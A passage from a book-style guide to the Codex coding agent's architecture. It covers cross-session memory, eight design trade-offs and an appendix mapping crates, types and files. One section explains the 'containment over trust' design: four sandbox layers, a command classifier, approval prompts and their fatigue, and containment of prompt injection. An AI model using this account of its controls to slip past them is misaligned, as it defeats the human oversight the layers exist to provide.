Stage 1 (extraction) runs over recent rollouts and pulls out salient facts — what you tend to want, conventions that recurred — storing them per-thread in a SQLite table with usage counts and timestamps. **Stage 2 (consolidation)** periodically merges those raw extractions into a global `consolidated.md`, reconciling duplicates and aging out stale entries. The process is governed by conservative defaults (only a couple of rollouts per startup, ignoring sessions younger than a few hours, backing off when API rate limits are low) so memory-building never gets in the way of the work you're actually doing.

The result is that Codex can carry forward genuinely useful context — "this team uses `just`, not `make`"; "always run `cargo insta` after snapshot changes" — without you re-explaining it every session. (The state lives in a SQLite database, `state.db`, managed by the `state` crate, which also tracks the background jobs that drive this pipeline.)

10.6 The full picture of state



10.7 What to hold onto

- Configuration is a **precedence stack** (system → user → profile → project → CLI flags), merged into one `ConfigToml`, with **project config distrusted by default**.
- `AGENTS.md` files give the agent human-written, nested, additive project instructions.
- A **rollout** is an append-only JSONL log of every event; it is the source of truth that makes **resume** and **fork** possible by replaying history and recovering the last `TurnContext`.
- **Compaction** forgets within a session to fit the context window; **memory** remembers across sessions via a two-stage extract-then-consolidate SQLite pipeline.

We've now walked the entire system — from a typed sentence, through the loop, the model, the tools, the sandbox, the extensions, the surfaces, and finally the state that ties sessions together. The remaining two chapters step back: first to weigh the [design decisions and their trade-offs](#), then to lay out a [reference map](#) of the whole codebase.

Chapter 11 — Design Decisions

A system's character is most visible in its trade-offs — the moments where the designers chose one thing and gave up another. This chapter gathers the load-bearing decisions we met across the book and weighs them honestly, *costs and benefits both*. The recurring motif, by now familiar, is that Codex consistently chooses **containment over trust** and **uniform abstractions over special cases**, and pays real prices for doing so.

11.1 The big eight

How to read this chapter. Each decision is stated as the choice that was made, then its upside, then — the part that makes it credible — what it costs. A design with no named downside is a design that hasn't been examined.

1. Message boundary between surfaces and engine

The choice. Surfaces never call the engine directly; they exchange serializable `Submission / Event` messages ([Ch. 4](#)).

Benefit	Cost
One engine drives the TUI, <code>exec</code> , and IDEs unchanged	Everything crossing the boundary must be serializable; no shortcuts
The engine can be in-process or across a socket, transparently	Indirection: a tool result becomes several events, not a return value
Surfaces stay dumb and replaceable	Debugging spans a message stream rather than a call stack

2. One background task, at most one turn at a time

The choice. A single `submission_loop` serializes all operations ([Ch. 4](#)).

Benefit	Cost
Approvals, tool accounting, and history mutation are race-free	No two turns run in parallel within a thread
Drastically simpler reasoning about correctness	Throughput relies on async I/O, not parallelism
A clean "one thing happening" mental model	Multi-agent work needs explicit orchestration on top

The bet: agent work is dominated by waiting on the model and tools, so serial coordination costs almost nothing while buying enormous simplicity. For an interactive coding agent, that bet looks right.

3. Containment over trust (the whole of security)

The choice. Assume the model will eventually try something harmful; contain it with four independent layers rather than trusting it to behave (Ch. 7).

Benefit	Cost
Safe to run on a real machine, unsupervised	Legitimate work sometimes hits the fence (cross-dir writes, network)
Defense in depth: several layers must fail for harm	Four layers × three OSes = a large security-critical surface to maintain
Prompt injection is contained, not just discouraged	Approval fatigue: users may approve reflexively

This is the defining decision of the entire project. Everything else is, in some sense, in service of making it livable.

4. One model protocol, many providers

The choice. Speak only the Responses API; make providers *data*, not code (Ch. 5).

Benefit	Cost
The loop and parser never branch on provider	Providers must expose a Responses-compatible endpoint
Adding a provider is config, not a code change	Legacy Chat-Completions-only backends are unsupported
Bedrock's signing is the <i>only</i> special case	Coupled to one API's evolution

5. Content-located patching (`apply_patch`)

The choice. Locate edits by surrounding *content*, not line numbers (Ch. 6).

Benefit	Cost
Tolerates a model that can't count and a file that drifted	Ambiguity when identical regions appear twice
Edits land far more often than a strict diff	A fuzzy matcher is more complex than applying a unified diff
A compact, model-friendly format	A bespoke format to parse, document, and teach the model

6. One binary, many personalities (`arg0`)

The choice. Ship a single executable that becomes the agent, the sandbox helper, the patch tool, or the escalation wrapper based on `argv[0]` (Ch. 3).

Benefit	Cost
Sandbox helper and agent can never version-drift	A little startup indirection and a dispatch table
Distribution is one file	"Why does it re-exec itself?" surprises newcomers
The agent can spawn its own sandbox by re-exec	Behavior depends on invocation name — implicit unless you know

7. Append-only rollouts as the source of truth

The choice. Record every session as humble append-only JSONL, not a database (Ch. 10).

Benefit	Cost
Crash-safe: a partial log is still valid	Files grow; old sessions accumulate
Inspectable with <code>jq</code> , trivially appendable	Reconstructing state means replaying the whole log
Resume and fork fall out almost for free	No random access; it's a log, not an index

8. Prompt economy: deferred tools and skill metadata

The choice. Don't put everything in front of the model — defer tools and load only skill *metadata*, fetching bodies on demand (Ch. 6, Ch. 8).

Benefit	Cost
The prompt stays small even with hundreds of tools/skills	The model must <i>discover</i> what it can't see, costing a round-trip
Less context bloat → cheaper, sharper turns	Discovery logic and exposure levels add machinery
Scales to large plugin ecosystems	A capability the model never discovers is effectively invisible

11.2 The throughline

Step back and a single philosophy connects all eight. Codex treats the **language model as a rented, untrusted oracle** and invests its own engineering in the *harness*: a serial, message-driven loop that's easy to reason about; a containment stack that assumes the worst; a uniform tool and provider abstraction so the dangerous parts are isolated and swappable; and humble, replayable persistence. The intelligence is bought from outside; the *trustworthiness* is built in-house.



The Codex thesis in one picture: rent the intelligence, build the trust.

Whether you go on to build agents yourself or simply use Codex with sharper eyes, this is the lesson worth carrying: the hard, interesting, durable work of an agent isn't the model call — it's everything you wrap around it. The [appendix](#) that follows is your map for going back into the source and seeing it for yourself.

Appendix — The Map

A reference to keep beside the source tree. Use it to jump from a concept in the book to the crate, type, or file where it lives. Paths are relative to `codex-rs/` unless noted.

A.1 The crate map

Engine <code>core</code> — Session, Turn, loop, ToolRegistry <code>codex-api</code> / <code>core-api</code> — model API glue <code>codex-client</code> — HTTP transport, SSE, retries <code>protocol</code> — Op / Event / RolloutItem	Model & auth <code>model-provider</code> — the ModelProvider trait <code>model-provider-info</code> — provider records <code>models-manager</code> — the model catalog <code>login</code> — CodexAuth, OAuth/PKCE <code>responses-api-proxy</code> — egress proxy	Action <code>tools</code> — ToolExecutor, specs <code>apply-patch</code> — the patch format <code>code-mode</code> — JS tool-calling runtime <code>file-search</code> / <code>file-system</code> <code>shell-command</code>	Security <code>sandboxing</code> — bwrap/seatbelt/windows <code>linux-sandbox</code> — bubblewrap + seccomp <code>windows-sandbox-rs</code> <code>execpolicy</code> — command classification <code>shell-escalation</code>, <code>process-hardening</code>, <code>secrets</code>, <code>network-proxy</code>
Extensions <code>codex-mcp</code> — MCP client <code>mcp-server</code> — Codex as MCP server <code>plugin</code> / <code>core-plugins</code> <code>skills</code> / <code>core-skills</code> <code>hooks</code>	Surfaces & state <code>cli</code>, <code>arg0</code> — dispatch <code>tui</code> — terminal UI <code>exec</code> — headless <code>app-server</code> (+ <code>-protocol</code>, <code>-transport</code>) <code>config</code>, <code>codex-home</code>, <code>rollout</code>, <code>state</code>, <code>memories</code>		

A.2 Key types cheat sheet

Type	Crate / file	Role
Codex	core/src/session/mod.rs	Public handle: <code>tx_sub</code> in, <code>rx_event</code> out
Session	core/src/session/session.rs	Whole-thread state, history, services
ActiveTurn / TurnState	core/src/state/turn.rs	The in-flight turn and its approvals/mailbox
TurnContext	core/src/session/turn_context.rs	Frozen per-turn config snapshot
Submission / Op	protocol/src/protocol.rs	Messages <i>into</i> the engine
Event / EventMsg	protocol/src/protocol.rs	Messages <i>out of</i> the engine
ResponseEvent	codex-api/src/common.rs	The model's streamed wire events
ResponseItem	protocol (models)	The universal unit of history
ModelProvider	model-provider/src/provider.rs	Provider abstraction trait
ModelProviderInfo	model-provider-info/src/lib.rs	Data-driven provider config
CodexAuth	login/src/auth/manager.rs	Auth methods (API key, ChatGPT OAuth...)
ToolExecutor / ToolRegistry	tools/ , core/src/tools/registry.rs	Tool trait + dispatch
Hunk / UpdateFileChunk	apply-patch/src/parser.rs	Parsed patch structures
SandboxPolicy	protocol/src/protocol.rs	What a command may touch
AskForApproval	protocol/src/protocol.rs	When Codex asks the human
Decision	execpolicy/src/...	allow / prompt / forbidden
RolloutItem / RolloutLine	protocol/src/protocol.rs	One line of the session log
ConfigToml	config/src/config_toml.rs	The merged configuration
ClientRequest	app-server-protocol/src/...	JSON-RPC API for IDEs


A.3 The `~/ .codex/` directory


~/.codex/	
config.toml	user configuration
auth.json	tokens (or OS keyring)
AGENTS.md	global instructions
history.jsonl	global message log
sessions/	rollout-*.jsonl per thread
skills/	local & .system/ skills
memories/	consolidated.md
state.db	SQLite: jobs, memory stages

Everything Codex persists lives under ~/.codex/ (override with \$CODEX_HOME).

A.4 The hot path, one more time

The single request from [Chapter 3](#), annotated with where each step lives:





A.5 Glossary

Term	One-line meaning
Thread	One conversation, identified by <code>ThreadId</code> ; resumable and forkable.
Turn	One round from a user message to the agent finishing; may contain many model/tool calls.
Submission / <code>Op</code>	A message into the engine (user input, approval, interrupt, shutdown).
Event / <code>EventMsg</code>	A message out of the engine (turn/item lifecycle, deltas, approvals).
Tool	A capability the model can invoke (<code>shell</code> , <code>apply_patch</code> , MCP tools).
<code>apply_patch</code>	The content-located file-edit format (Add/Update/Delete/Move).
Code-mode	A JS runtime letting the model call tools in loops, yielding each call to the host.
execpolicy	The classifier returning allow / prompt / forbidden for a command.
Approval mode	<code>AskForApproval</code> : how eagerly Codex asks before acting.
Sandbox policy	<code>SandboxPolicy</code> : which files are writable and whether the network is on.
Rollout	The append-only JSONL log of a thread; the source of truth for resume/fork.
Compaction	Summarizing history to fit the context window (lossy, within a session).
Memory	Cross-session distilled facts, built by a two-stage SQLite pipeline.
MCP	Model Context Protocol; Codex is both a client and a server.
Rollout <code>TurnContext</code>	The per-turn config snapshot persisted so resume can restore cwd/model/sandbox.
<code>arg0</code> dispatch	The trick where one binary acts as agent, sandbox, or patch tool by its name.

That's the map. The territory is the source — `git clone https://github.com/openai/codex`, open `codex-rs/`, and start at `core/src/session/`. You now know what you're looking at.